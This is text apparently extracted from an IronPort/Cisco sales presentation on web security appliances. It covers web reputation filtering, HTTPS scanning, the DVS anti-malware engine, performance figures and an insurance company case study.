
Automatically updated  
anti-malware rules

Real-time rule generation  
using “Dynamic Discovery”



# IronPort Web Reputation Filters™


The Outer Layer of Defense



# IronPort's SenderBase

Faster, More Accurate Detection and Protection

Combines Email and Web Traffic Analysis



- View into **both** email and web traffic dramatically improves detection

83% of spam and 80% of overall email contains URLs

Email is a key distribution vector for web-based malware


# IronPort Web Reputation Filters

Data Makes the Difference

## Parameters


- URL Blacklists
- URL Whitelists
- URL Categorization Data
  - HTML Content Data
  - URL Behavior
- Global Volume Data
- Domain Registrar Information
  - Dynamic IP Addresses
- Compromised Host Lists
  - Web Crawler Data
  - Network Owners
- Known Threats URLs
- Offline data (F500, G2000...)
  - Website History

## THREAT PREVENTION IN REAL-TIME



# Proxy Anonymizers


## Masking Browsing Patterns






# HTTPS Use Cases


SSL Trojans  
and Malware



Secure  
Anonymizing  
Proxies




Secure  
Webmail  
Attachments




# HTTPS

## A Blind Spot for Enterprises




# HTTPS Scanning

Selective, Based on Trust



# IronPort Anti-Malware System


IronPort Dynamic Vectoring and Streaming (DVS) Engine™



# IronPort DVS Engine


## Multi-Layered Malware Defense

- Deep content inspection
- High-performance scanning
  - Parallel scans
  - Stream scanning
- Multiple verdict engines
  - Integrated, on-box
  - Supported engines:  
Webroot, McAfee
- Automated Updates



# Industry-Leading Performance

## Stream Scanning



- Accurately identifies “safe” objects for stream scanning
- Processes objects in parallel to minimize latency

# High-performance Web Proxy

## Connection Management and Optimized Storage




Maintain pool of persistent TCP connections (client and server side)




Handle extremely high traffic volumes

Save CPU and memory cycles by leveraging system event notifications



Significantly improved resource utilization

Co-related object storage and high-performance caching



Significantly improved response times

# Industry-Leading Technology

Optimized for Throughput and Performance



## *IronPort Web Security Appliance*

<b>Simultaneous TCP Connections</b>	100,000 duplex	Easily handles significant traffic spikes
<b>HTTP Transactions Per Hour</b>	10M unburdened, 5-7M burdened	Serves up to 10-25K users (traffic profile dependent)
<b>Average Latency</b>	5-15 milliseconds	Preserves end-user browsing experience



# IronPort S-Series

## Fortune 500 Insurance Company Case Study



- F500 insurance company's challenge:

- \$11 billion auto insurance provider, with over 25,000 users

- ~8 servers for Microsoft ISA and Secure Computing

- Malware infections causing desktop re-imaging

- Inability to create corporate-specific policies

- IronPort's solution:

- Spyware and Malware filtering at the gateway with multi-scanning

- Integrated URL Filtering and Web Proxy

- Servers consolidated by 75%

***“Deploying IronPort S-Series appliances is one of the best things we’ve ever done here. Stopping malware at the edge has significantly reduced compliance and security exposure for us.”***

— James Owens  
Security Engineer

USERS  
PROTECTED

**25,000+**

# Conclusion

# Conclusion

- The web vector has become the #1 weakness targeted by criminals for profit
- The web browser ecosystem is vulnerable
- Web 2.0 exacerbates these problems
  - More active content from disparate, uncontrolled sources
- Anti-virus is not an adequate solution
- Web servers are attacked and use to spread malware via legitimate sites
- A different approach is required

# What to Do?

- Accept firewall, IPS, anti-virus, URL filtering alone are inadequate
- **Measure infection level** (network layer)
  - Initial infection level and ongoing as security improved
  - Identify root causes
- Accept we are at the beginning of the web security war
  - Technologies are rapidly adapting
  - Need a platform solution that can adapt to criminal behavior
- Deploy integrated network and application layer solution
  - Web reputation, URL filtering, anti-malware signatures
- Assess client solution

# Q and A

# Recommended Reading

- There are currently no Cisco Press Books recommended for this Presentation - please browse the Cisco Company Store for suitable titles

